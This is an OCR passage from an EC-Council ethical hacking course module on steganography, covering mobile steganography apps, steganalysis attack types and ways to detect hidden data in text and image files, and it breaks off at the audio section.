


Figure 6.174: Screenshot of Spam Mimic showing encoded process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.175: Screenshot of Spam Mimic showing encoded output

Other Types of Steganography

- **Web Steganography**: In web steganography, a user hides web objects behind other objects and uploads them to a web server.
- **DVD-ROM Steganography**: In DVD-ROM steganography, the user embeds the content in audio and graphical data.
- **Natural Text Steganography**: Natural text steganography is the process of converting sensitive information into user-definable free speech such as a play.
- **Hidden OS Steganography**: Hidden OS steganography is the process of hiding one OS in another.
- **C++ Source-Code Steganography**: In C++ source-code steganography, the user hides a set of tools in the files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganography Tools for Mobile Phones

Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Stegais**

  Source: *https://play.google.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.




Figure 6.176: Screenshot of Stegais

Some additional steganography tools for mobile phones as follows:

- SPY PIX (*https://www.juicybitssoftware.com*)
- Pixelknot: Hidden Messages (*https://guardianproject.info*)
- Steganography (*https://github.com*)
- NoClue (*https://play.google.com*)
- Photo Hidden Data (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.

The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis Methods/Attacks on Steganography

Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.


- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Sometimes images may become grossly degraded
- Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
- Exaggerated "noise"

Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.

- **Audio File**

